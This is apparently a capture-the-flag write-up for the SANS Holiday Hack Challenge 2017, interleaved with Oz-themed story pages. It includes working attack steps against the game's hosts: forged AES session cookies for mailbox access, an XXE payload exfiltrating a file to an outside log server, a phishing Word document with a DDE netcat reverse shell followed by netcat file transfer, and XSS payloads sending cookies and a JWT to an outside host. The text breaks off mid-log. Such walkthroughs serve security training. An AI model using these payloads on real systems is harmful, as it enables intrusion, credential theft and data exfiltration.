As The Great Schism escalated from verbal arguments to fist fights to the rise of actual armed militias, the Wizard knew he had to act. He reached out to his good friend, Santa Claus, who at the time was setting up a worldwide gift distribution operation at the North Pole. To avoid the near-certain bloodshed of an Oz-wide civil war, the Wizard and Santa agreed that they would relocate the Elven faction to the North, where they would help Santa manufacture presents and run the North Pole's infrastructure. The Munchkins would remain in Oz, living as before, but viewing the Elves' departure as a banishment. The Elves themselves regard their move as a magnanimous and voluntary relocation to the North Pole, seeking refuge from marauding Munchkins.

Sadly, although violence between the Munchkins and the Elves was thwarted, there remains a seething hatred between the two peoples. Despite the best efforts of Santa and the Wizard of Oz, anti-Elf propaganda appears from time to time in Oz, as does anti-Munchin sentiment in the North Pole. Indeed, the two peoples remain in a perpetual state of cold war. Sadly, the chilling after-affects of The Great Schism are felt to this very day.

Oh, and the file server share name was **FileStor**

Question #4: The Great Book page on the mail-server

4) Elf Web Access (EWA) is the preferred mailer for North Pole elves, available internally at http://mail.northpolechristmastown.com. What can you learn from *The Great Book* page found in an e-mail on that server?

First, let's add the hosts found in the previous nmap-scans to /etc/hosts for easy reference…and host-header-matching for the web-servers ;-)

```
# HolidayHackChallenge
127.0.0.1   eaas.northpolechristmastown.com
127.0.0.1   edb.northpolechristmastown.com
127.0.0.1   mail.northpolechristmastown.com
127.0.0.1   hhc17-apache-struts1.c.holidayhack2017.internal
127.0.0.1   hhc17-apache-struts2.c.holidayhack2017.internal
127.0.0.1   hhc17-emi.c.holidayhack2017.internal
127.0.0.1   hhc17-l2s-proxy.c.holidayhack2017.internal
127.0.0.1   hhc17-smb-server.c.holidayhack2017.internal
```

Create an SSH-tunnel with the ports found in the nmap-scan to the mail-server:

```
ssh -L :22:mail.northpolechristmastown.com:22 \
    -L :25:mail.northpolechristmastown.com:25 \
    -L :80:mail.northpolechristmastown.com:80 \
    -L :143:mail.northpolechristmastown.com:143 \
    -L :2525:mail.northpolechristmastown.com:2525 \
    -L :3000:mail.northpolechristmastown.com:3000 \
    alabaster_snowball@dev.northpolechristmastown.com
```

When trying to logon to http://mail.northpolechristmastown.com/, we learn that the username-format is firstname.lastname, from which we can guess the correct username for Alabaster:

alabaster_snowball@northpolechristmastown.com gives error "invalid username"
alabaster.snowball@northpolechristmastown.com gives error "invalid password"

Check robots.txt at http://mail.northpolechristmastown.com/robots.txt :

```
User-agent: *
Disallow: /cookie.txt
```

Hmm, Alabaster must be new to security.. Lets grab that http://mail.northpolechristmastown.com/cookie.txt file:


```
//FOUND THESE FOR creating and validating cookies. Going to use this in node js
    function cookie_maker(username, callback){
        var key = 'need to put any length key in here';
```

```
        //randomly generates a string of 5 characters
        var plaintext = rando_string(5)
        //makes the string into cipher text .... in base64. When decoded this 21
bytes in total length. 16 bytes for IV and 5 byte of random characters
        //Removes equals from output so as not to mess up cookie. decrypt function
can account for this without erroring out.
        var ciphertext = aes256.encrypt(key, plaintext).replace(/\=/g,'');
        //Setting the values of the cookie.
        var acookie = ['IOTECHWEBMAIL',JSON.stringify({"name":username,
"plaintext":plaintext,  "ciphertext":ciphertext}), { maxAge: 86400000, httpOnly:
true, encode: String }]
        return callback(acookie);
    };
    function cookie_checker(req, callback){
        try{
            var key = 'need to put any length key in here';
            //Retrieving the cookie from the request headers and parsing it as JSON
            var thecookie = JSON.parse(req.cookies.IOTECHWEBMAIL);
            //Retrieving the cipher text
            var ciphertext = thecookie.ciphertext;
            //Retrievingin the username
            var username = thecookie.name
            //retrieving the plaintext
            var plaintext = aes256.decrypt(key, ciphertext);
            //If the plaintext and ciphertext are the same, then it means the data
was encrypted with the same key
            if (plaintext === thecookie.plaintext) {
                return callback(true, username);
            } else {
                return callback(false, '');
            }
        } catch (e) {
            console.log(e);
            return callback(false, '');
        }
    };
```

Our current, unauthenticated, cookie is:

```
Name  EWA
Value {"name":"GUEST","plaintext":"","ciphertext":""}
Host  mail.northpolechristmastown.com
Path  /
Expires     Fri, 29 Dec 2017 16:51:01 GMT
Secure      No
HttpOnly    Yes
```

Using CryptTool, encode an empty plaintext with AES256, base64-encode it:



Use that value to create a new cookie for alabaster.snowball. Don't forget to strip the equal-signs at the end, as suggested by the comments in cookie.txt:

```
{"name":"alabaster.snowball@northpolechristmastown.com","plaintext":"","ciphertext":"
UnXz2GtPuGhFkxM+v6U80w"}
```

Inject the cookie in the browser, and visit http://mail.northpolechristmastown.com/account.html. We now have full access to Alabasters mailbox (or any other user, if we change the username in the cookie). In Alabasters mailbox we find a few interesting emails. The first is another Great Book Page:

```
From: holly.evergreen@northpolechristmastown.com
person_pin  To: all@northpolechristmastown.com
today  Date/Time: Tue, 5 Dec 2017 09:10:47 -0500
subject  Subject: Lost book page
message  Message Body:

Hey Santa,

Found this lying around. Figured you needed it.
```

```
http://mail.northpolechristmastown.com/attachments/GreatBookPage4_893jt91md2.pdf

:)

-Holly
```

Download the 4th page, and sha1-sum it:

```
$ wget
http://mail.northpolechristmastown.com/attachments/GreatBookPage4_893jt91md2.pdf
$ sha1sum GreatBookPage4_893jt91md2.pdf
f192a884f68af24ae55d9d9ad4adf8d3a3995258  GreatBookPage4_893jt91md2.pdf
```

We can learn from this Great Book page about the **Lollipop Guild** and **Munchkin Moles**.

The Rise of the Lollipop Guild

As tensions escalated immediately before The Great Schism, outright fistfights erupted in the streets of the Emerald City as the most radicalized Elves and Munchkins battled for turf. In those early days, the small-scale skirmishes were disorganized and chaotic. But as hostilities and violence continued to grow, organized groups of elite fighters emerged on each side to take control of the militias. One particularly noteworthy band of commandos named itself the "Lollipop Guild."

Today, despite its sweet candy-themed name, the Guild's mission is by no means sugar coated. The official, stated focus of this liliputian force is to apply elite military tactics to defend Oz against all Elven aggression. What's more, it's also believed (at least among the Elves) that the Lollipop Guild engages in offensive operations against the North Pole, both from a cyber and kinetic perspective. The Elves consider the Lollipop Guild to be a terrorist organization. Indeed, the North Pole Elven Blue Team toils year-round defending the computer and network infrastructure of the North Pole from attack. Their biggest fear is that the Lollipop Guild will somehow disrupt or destroy the North Pole's biggest production of the year - Santa's Christmas Day present delivery operation. The North Pole Blue Team is on extremely high alert throughout Christmas Eve, an exhaustive period of analysis and active defense this team refers to as "Blue Christmas."

Although it has never been proven, the Elves allege that the Lollipop Guild has infiltrated its operatives among the North Pole population, cleverly disguising these nefarious interlopers as Elves. According to these rumors, so-called Munchkin Moles mingle among even the Elven Elite. Because Elves and Munchkins look identical, Elven leadership remains confounded about whether Munchkin Moles actually exist. Yet, rumors persist.

Question #5: The Naughty and Nice list, moles and snowballs

5) How many infractions are required to be marked as naughty on Santa's Naughty and Nice List? What are the names of at least six insider threat moles? Who is throwing the snowballs from the top of the North Pole Mountain and what is your proof?

The Naugthy and Nice List was downloaded from the SMB-server under question #3. An infractions-list can be downloaded in JSON format from the NPPD-server, by searching for "status:*": **https://nppd.northpolechristmastown.com/infractions?query=status%3A***

I converted the JSON to CSV, removed some fields and wrote a quick-and-dirty php-script to do some various kinds of totals to find the needed number of infractions to be marked as 'naughty'…

```
$ cat infractions-all.json | sed -e 's/{/\n/g' | sed -e 's/\"status\": //g' | sed -e
s'/\"severity\": //g' | sed -e 's/\"title\": //g' | sed -e 's/\"coals\": //g' | sed
-e 's/\"date\": //g' | sed -e 's/\"name\": //g' | sed -e 's/},//g' | sed -e
's/}]}//g'| sed -e 's/\[1, 1, 1, 1, 1\], //g' | sed -e 's/\[1, 1, 1, 1\], //g' |sed
-e 's/\[1, 1, 1\], //g' |sed -e 's/\[1, 1\], //g' |sed -e 's/\[1\], //g' | grep
'pending\|open\|closed' | cut -f1,2,3,5 -d, >  infractions-all-cleaned.csv
```

```
<?php

## Read CSV's to arrays ###########################################################
$names       = file("Naughty and Nice List.csv");
$infractions = file("infractions-all-cleaned.csv");  ## pre-cleaned

## Create a new array with data from Naughty and Nice list ######################
foreach ($names as $line):
  $field=explode(",", $line);
  $name = $field[0];
  $nice = trim($field[1]);
  $namelist[$name]['name'] = $name;
  $namelist[$name]['nice'] = $nice;
  ## Add some zero-values for a variety of totals...
  $namelist[$name]['pendingtotal'] = 0;
  $namelist[$name]['opentotal'] = 0;
  $namelist[$name]['closedtotal'] = 0;
  $namelist[$name]['alltotal'] = 0;
  $namelist[$name]['pendingcoals'] = 0;
  $namelist[$name]['opencoals'] = 0;
  $namelist[$name]['closedcoals'] = 0;
  $namelist[$name]['allcoals'] = 0;
endforeach;

## Update the new array with data from the Infractions-file ###################
foreach ($infractions as $line):
  $field=explode(",", $line);
```

```
  $name   = $field[0];
  $coals  = $field[1];
  $status = trim($field[2]);
  $namelist[$name]['allcoals'] = $namelist[$name]['allcoals'] + $coals;
  $namelist[$name]['alltotal']++;
  switch($status):
  case "open":
    $namelist[$name]['opencoals'] = $namelist[$name]['opencoals'] + $coals;
    $namelist[$name]['opentotal']++;
    break;
  case "closed":
    $namelist[$name]['closedcoals'] = $namelist[$name]['closedcoals'] + $coals;
    $namelist[$name]['closedtotal']++;
    break;
  case "pending":
    $namelist[$name]['pendingcoals'] = $namelist[$name]['pendingcoals'] + $coals;
    $namelist[$name]['pendingtotal']++;
    break;
  endswitch;
endforeach;

## Print out the new array with all combined data and counters ################
echo
"name,nice,alltotal,opentotal,pendingtotal,closedtotal,allcoals,opencoals,pendingcoal
s,closedcoals\n";
foreach($namelist as $fields):
  $name         = $fields["name"];
  $nice         = $fields["nice"];
  $pendingtotal = $fields["pendingtotal"];
  $opentotal    = $fields["opentotal"];
  $closedtotal  = $fields["closedtotal"];
  $alltotal     = $fields["alltotal"];
  $pendingcoals = $fields["pendingcoals"];
  $opencoals    = $fields["opencoals"];
  $closedcoals  = $fields["closedcoals"];
  $allcoals     = $fields["allcoals"];
  echo "$name,$nice,$alltotal,$opentotal,$pendingtotal,$closedtotal,$allcoals,
$opencoals,$pendingcoals,$closedcoals\n";
endforeach;

?>
```

Running the php-script shows output in CSV-format:

```
$ php nan.php
name,nice,alltotal,opentotal,pendingtotal,closedtotal,allcoals,opencoals,pendingcoals
,closedcoals
Abdullah Lindsey,Nice,2,0,1,1,8,0,3,5
```

```
Abigail Chavez,Nice,1,0,0,1,3,0,0,3
Aditya Perera,Naughty,5,3,1,1,12,6,3,3
Adrian Kemp,Nice,1,0,1,0,5,0,5,0
Adrian Lo,Nice,1,0,1,0,4,0,4,0
...snip...
Wanda Gurung,Nice,2,2,0,0,5,5,0,0
Wanda Steele,Nice,1,1,0,0,3,3,0,0
Wesley Morton,Naughty,4,2,0,2,19,9,0,10
Wunorse Openslae,Nice,0,0,0,0,0,0,0,0
Yvonne Willis,Nice,1,0,1,0,4,0,4,0
Zac Oconnell,Nice,1,0,1,0,4,0,4,0
```

When the results are loaded into LibreOffice Calc, and sorted in various ways, it looks like a minimum number of **4 infractions** will get you marked ‘naughty’. It doesn’t seem to matter if the status is pending, open or closed, and it doesn’t matter how many ‘coals’ an infraction is. The counting-script could have been much simpler if we knew this for a fact beforehand, but we didn’t...

Based on the assumption that moles are throwing rocks and engaging in aggravated hair pulling, I created 2 filtered infractions-lists and got 6 names of people involved in both activities, besides **Boq Questrian** and **Bini Aru**, who are already mentioned in the **BOLO - Munchkin Mole Report.docx**-file, found on the previous SMB-fileshare.

```
$ cat infractions-all.json | sed -e 's/{/\n/g' | sed -e 's/\"status\": //g' | sed -e
s'/\"severity\": //g' | sed -e 's/\"title\": //g' | sed -e 's/\"coals\": //g' | sed
-e 's/\"date\": //g' | sed -e 's/\"name\": //g' | sed -e 's/},//g' | sed -e
's/}]}//g'| sed -e 's/\[1, 1, 1, 1, 1\], //g' | sed -e 's/\[1, 1, 1, 1\], //g' |sed
-e 's/\[1, 1, 1\], //g' |sed -e 's/\[1, 1\], //g' |sed -e 's/\[1\], //g' | grep
'pending\|open\|closed' | cut -f1,2,3,5 -d, | grep rock | cut -f4 -d, | sort -u >
rocks.txt
$ cat infractions-all.json | sed -e 's/{/\n/g' | sed -e 's/\"status\": //g' | sed -e
s'/\"severity\": //g' | sed -e 's/\"title\": //g' | sed -e 's/\"coals\": //g' | sed
-e 's/\"date\": //g' | sed -e 's/\"name\": //g' | sed -e 's/},//g' | sed -e
's/}]}//g'| sed -e 's/\[1, 1, 1, 1, 1\], //g' | sed -e 's/\[1, 1, 1, 1\], //g' |sed
-e 's/\[1, 1, 1\], //g' |sed -e 's/\[1, 1\], //g' |sed -e 's/\[1\], //g' | grep
'pending\|open\|closed' | cut -f1,2,3,5 -d, | grep hair | cut -f4 -d, | sort -u >
hair.txt
$ grep -f hair.txt rocks.txt
 "Beverly Khalil"
 "Christy Srivastava"
 "Isabel Mehta"
 "Kirsty Evans"
 "Nina Fitzgerald"
 "Sheri Lewis"
```

The moles are: **Beverly Khalil, Christy Srivastava, Isabel Mehta, Kirsty Evans, Nina Fitzgerald, and Sheri Lewis.**

The **Abominable Snow Monster** was thowing the snowballs. Proof is the following conversation with Bumble and Sam:

```
Arrrrrrrrgh! Grrrrrrrr! ROOOOOOOAR!
You've done it! You found out who was throwing the giant snowballs! It was the
Abominable Snow Monster. We should have known. Thank you for your great work!
But, you know, he doesn't seem quite himself. Look into his eyes. It almost looks
like he has been hypnotized. Something's not right with him.
In fact, he seems to be under someone else's control. We've got to find out who is
pulling his strings, or else the real villain will remain on the loose and will
likely strike again.
It means, buckle your seatbelt, dear player, because the North Pole is going bye-bye
```

Not really a question, but Great Book Page 5…

Just to be complete, the Great Book Page #5 is found by playing the snowball-game at Bumbles Bounce. See a previous screenshot on how to play…

The Abominable Snow Monster

When the Elves and reindeer refugees first arrived at the North Pole, they found a barren but workable landscape. The desolate peace of the cold North was a welcomed change from the bitter battles with the Munchkins back in Oz. Dressed up like Eskimos for their first several months, all elves from one to ninety-two worked without interruption building homes for themselves, stalls for the reindeer, toy production lines, and finally a splendid castle for Santa.

But then, it started. Some of their food stocks mysteriously disappeared. Initially, the Elves hypothesized that Munchkin Moles were pilfering their provisions, so they embarked on a detailed investigation. Sadly, the taskforce found very little evidence, except for MASSIVE footprints in the snow near the food storage bins.

And then, it got worse. Elves started disappearing. One at a time, over the space of a couple of weeks, a half dozen elves simply vanished, their last known location surrounded by more gigantic footprints.

The taskforce bravely followed the footprints back to an enormous cave, where they found a gigantic furry beast with horrible fangs. The so-called "Abominable Snow Monster" had enslaved the kidnapped elves, forcing them to make gigantic snowballs he could throw as weapons. After mounting a daring rescue operation, the Elves vowed to steer clear of the entire region inhabited by the Abominable.

In later years, through the tireless efforts of social worker and arctic prospector Yukon Cornelius, a miracle occurred! The Abominable actually became a jolly, happy soul, who could laugh and play. The Elves welcomed the newly friendly beast and started calling him "Bumble" as he earned a job putting Christmas tree toppers into place without a stepladder.

Question #6: The Great Book Page on the EaaS-platform

6) The North Pole engineering team has introduced an Elf as a Service (EaaS) platform to optimize resource allocation for mission-critical Christmas engineering projects at http://eaas.northpolechristmastown.com. Visit the system and retrieve instructions for accessing *The Great Book* page from C:\greatbook.txt. Then retrieve *The Great Book* PDF file by following those directions. What is the title of The Great Book page?

Set up the SSH-tunnel again, using the ports found in the nmap-scan...

```
$ ssh -L :80:eaas.northpolechristmastown.com:80 \
      -L :3389:eaas.northpolechristmastown.com:3389 \
      -L :5985:eaas.northpolechristmastown.com:5985 \
      -L :5986:eaas.northpolechristmastown.com:5986 \
      alabaster_snowball@dev.northpolechristmastown.com
```

Download the sample XML-file at http://eaas.northpolechristmastown.com/XMLFile/Elfdata.xml and use that as a template to create our own XML with a nice backdoor hidden in it.

First, we place the following XML-file at our evil log-server at http://log.busyr.com/hhc2017.xml :

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % stolendata SYSTEM "file:///c:/greatbook.txt">
<!ENTITY % inception "<!ENTITY &#x25; sendit SYSTEM 'http://log.busyr.com/?
%stolendata;'>">
```

Now, upload the following XML back to the server:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE demo [
    <!ELEMENT demo ANY >
    <!ENTITY % extentity SYSTEM "http://log.busyr.com/hhc2017.dtd">
    %extentity;
    %inception;
    %sendit;
    ]
><Elf><Elf><ElfID>1</ElfID><ElfName>Busy Elf On a
Shelf</ElfName><Contact>8675309</Contact><DateOfPurchase>11/29/2017 12:00:00
AM</DateOfPurchase><Picture>1.png</Picture><Address>On a Shelf,
Obviously</Address></Elf><Elf><ElfID>2</ElfID><ElfName>Buddy the
Elf</ElfName><Contact>8675309</Contact><DateOfPurchase>11/29/2017 12:00:00
AM</DateOfPurchase><Picture>2.png</Picture><Address>New York
City</Address></Elf></Elf>
```

The webserver will then include the XML-code from our server, and post back the contents of c:\greatbook.txt, as we can see in the following httpd-log:

```
35.185.118.225 - - [28/Dec/2017:21:35:56 +0100] "GET /hhc2017.dtd HTTP/1.1" 200 188
"-" "-"
35.185.118.225 - - [28/Dec/2017:21:35:56 +0100] "GET /?
http://eaas.northpolechristmastown.com/xMk7H1NypzAqYoKw/greatbook6.pdf HTTP/1.1" 200
- "-" "-"
```

Now we know the location, we can just download page 6:

```
$ wget http://eaas.northpolechristmastown.com/xMk7H1NypzAqYoKw/greatbook6.pdf
$ sha1sum greatbook6.pdf
8943e0524e1bf0ea8c7968e85b2444323cb237af  greatbook6.pdf
```

The title of this Great Book Page is **The Dreaded Inter-Dimensional Tornadoes**

The Dreaded Inter-Dimensional Tornadoes

Throughout our recorded history, Oz has benefitted from quite favorable weather, with frequent sunny days and a moderately warm climate. Indeed, all Munchkins enjoy essentially year-round springtime weather, keeping flowers in bloom and making spirits bright.

However, one type of weather phenomenon interrupts the otherwise beautiful climate of Oz -- the dreaded Inter-Dimensional Tornadoes - when the weather outside is frightful. While quite rare, these ferocious storms appear suddenly and without warning, striking Oz every year or two. These calamitous cyclones vary in intensity, but even the weakest have caused significant damage, lifting houses off their foundations and shredding everything in their deadly path, especially paper products.

Inter-Dimensional Tornadoes get their unusual name because their intense power has been known to rip holes into the very fabric of space and time, allowing a single tornado to strike multiple different places in disparate time eras simultaneously, interlinking each time and location touched by the storm into a swirling inter-dimensional space-time vortex. Although the specific physics of such storms remains elusive to our best scientists, one thing is consistently observed by researchers and historians: When an Inter-Dimensional Tornado strikes, it not only scatters whatever it has vacuumed up throughout many lands, it sometimes also drops artifacts from the past or even the future in its wake. Such storms have brought antique watches, clothing, and curious gadgetry, lifting them from distant times and far away places and depositing them in Oz.

Question #7: The Great Book Page on the EMI-system

7) Like any other complex SCADA systems, the North Pole uses Elf-Machine Interfaces (EMI) to monitor and control critical infrastructure assets. These systems serve many uses, including email access and web browsing. Gain access to the EMI server through the use of a phishing attack with your access to the EWA server. Retrieve *The Great Book* page from C:\GreatBookPage7.pdf. What does *The Great Book* page describe?

Reading through the various emails on the mail-server, we see that Alabaster gets click-happy when triggered by the words "gingerbread cookie recipe"…

```
From: alabaster.snowball@northpolechristmastown.com
To: all@northpolechristmastown.com
Date/Time: Wed, 15 Nov 2017 13:19:57 -0500
Subject: Re: COOKIES!
Message Body:

Awesome, yea if anyone finds that .docx file containing the recipe for
"gingerbread cookie recipe", please send it to me in a docx file. Im
currently working on my computer and would totally download that to my
machine, open it, and click to all the prompts.


Thanks!

Alabaster Snowball.


On 11/15/2017 1:18 PM, tarpin.mcjinglehauser@northpolechristmastown.com
wrote:
> Ewww, raisin. I loved the gingerbread cookies myself. I think that Mrs
> Claus gave me the recipe. If I find it, ill send it to you in an
> email. I believe it was a a MS Word docx file. So keep an eye out for
> an email containing the words "gingerbread" "cookie" "recipe" and a
> link or attachment to the .docx file.
>
>
> On 11/15/2017 1:16 PM, pepper.minstix@northpolechristmastown.com wrote:
>> I liked the raisin ones myself. Dont know about the gingerbread ones.
>>
>>
>> On 11/15/2017 1:14 PM, sparkle.redberry@northpolechristmastown.com
>> wrote:
>>> Me neither, sorry.
>>>
>>>
>>> On 11/15/2017 1:13 PM, mary.sugerplum@northpolechristmastown.com wrote:
>>>> Sorry, I dont know that recipe or have any left.
```

```
>>>>
>>>>
>>>> On 11/15/2017 1:10 PM,
>>>> alabaster.snowball@northpolechristmastown.com wrote:
>>>>> Does anyone have any cookies left over from Mrs Claus cookie stock
>>>>> pile from last year? I'm working on the computer non-stop until
>>>>> Christmas doing development and desperately need some of her north
>>>>> pole famous gingerbread cookies to keep me going.
>>>>>
>>>>> I already emailed her but for she is not in the North Pole.
>>>>>
>>>>> I NEEEEED MOAR COOKIES!
>>>>>
>>>>> -Alabaster Snowball
>>>>>
>>>>
>>>
>>
>
```

So, let's create an MS-Word-document with a DDE-exploit embedded, and include a real recipe for Gingerbread Cookies, just to be nice...

```
{ DDEAUTO c:\\Windows\\System32\\cmd.exe "/k nc.exe 83.163.5.206 8080 -e cmd.exe" }
```


and set up a listening netcat-session on port 8080 on our server:

```
$ nc -l -p 8080
```

Log back in to the mail-server as Jessica Claus by setting our cookie to:

```
{"name":"jessica.claus@northpolechristmastown.com","plaintext":"","ciphertext":"UnXz2
GtPuGhFkxM+v6U80w"}
```

And sent an email to alabaster.snowball@northpolechristmastown.com. Be sure to include the triggers "gingerbread", "cookie" and "recipe". Add the prepared docx-file...



Wait a few moments for Alabaster to take the bait and **boom**! There is our reverse shell:

```
$ nc -l -p 8080
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\alabaster_snowball\Documents>cd \
cd \

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9454-C240

 Directory of C:\

12/04/2017  08:42 PM         1,053,508 GreatBookPage7.pdf
11/14/2017  07:57 PM    <DIR>          inetpub
09/12/2016  11:35 AM    <DIR>          Logs
12/05/2017  05:00 PM    <DIR>          Microsoft
07/16/2016  01:23 PM    <DIR>          PerfLogs
11/15/2017  02:35 PM    <DIR>          Program Files
11/14/2017  08:24 PM    <DIR>          Program Files (x86)
11/15/2017  03:03 PM    <DIR>          python
11/14/2017  08:39 PM    <DIR>          Users
11/30/2017  06:23 PM    <DIR>          Windows
               1 File(s)      1,053,508 bytes
               9 Dir(s)  39,250,939,904 bytes free
```

Lets get the SHA1-hash of that GreatBookPage7:

```
C:\>CertUtil -hashfile C:\GreatBookPage7.pdf SHA1
CertUtil -hashfile C:\GreatBookPage7.pdf SHA1
SHA1 hash of file C:\GreatBookPage7.pdf:
c1df4dbc96a58b48a9f235a1ca89352f865af8b8
CertUtil: -hashfile command completed successfully.
```

And use nc.exe to transfer the file (after setting up another listening netcat on a different portnumber):

```
C:\>nc.exe 83.163.5.206 65432 < C:\\GreatBookPage7.pdf
nc.exe 83.163.5.206 65432 < C:\\GreatBookPage7.pdf
```

Question #8: Who wrote the letter to Santa

8) Fetch the letter to Santa from the North Pole Elf Database at http://edb.northpolechristmastown.com. Who wrote the letter?

Once again, set up an SSH-tunnel:

```
ssh -L :22:edb.northpolechristmastown.com:22 \
    -L :80:edb.northpolechristmastown.com:80 \
    -L :389:edb.northpolechristmastown.com:389 \
    -L :8080:edb.northpolechristmastown.com:8080 \
       alabaster_snowball@dev.northpolechristmastown.com
```

On http://edb.northpolechristmastown.com/, contact Support. Enter the following information on the password-reset-form:

```
Username:   alabaster.snowball
Email:      alabaster.snowball@northpolechristmastown.com
Message:    <img src=M
onerror=document.location="http://log.busyr.com/?"+document.cookie;>
```

This will trigger an XXS-vulnerability, while bypassing Alabasters simple 'script'-filter, and sent the cookie **SESSION=hxxer50N2e1C2AFt5X06** to our log-server:

```
35.196.239.128 - - [29/Dec/2017:17:28:48 +0100] "GET /?SESSION=hxxer50N2e1C2AFt5X06
HTTP/1.1" 200 - "http://127.0.0.1/reset_request?ticket=527A5-GVGE6-MQI6X-66S9F"
"Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko)
PhantomJS/2.1.1 Safari/538.1"
```

However, based on the code found in index.html we need **np-auth** which is stored in LocalStorage:

```
...
...
...
    <script src="/js/custom.js"></script>
    <script>
        if (!document.cookie) {
            window.location.href = '/';
        } else {
            token = localStorage.getItem("np-auth");
            if (token) {
                $.post( "/login", { auth_token: token }).done(function( result ) {
                    if (result.bool) {
                        window.location.href = result.link;
                    }
                })
```

```
            }
        }
```

Let's try to steal that one, using the same XSS-vulnerability:

```
Username:   alabaster.snowball
Email:            alabaster.snowball@northpolechristmastown.com
Message:    <img src=M
onerror=document.location="http://log.busyr.com/?"+localStorage.getItem('np-auth');>
```

And there it is, a JWT-token ;-)

```
35.196.239.128 - - [02/Jan/2018:01:24:53 +0100] "GET /?
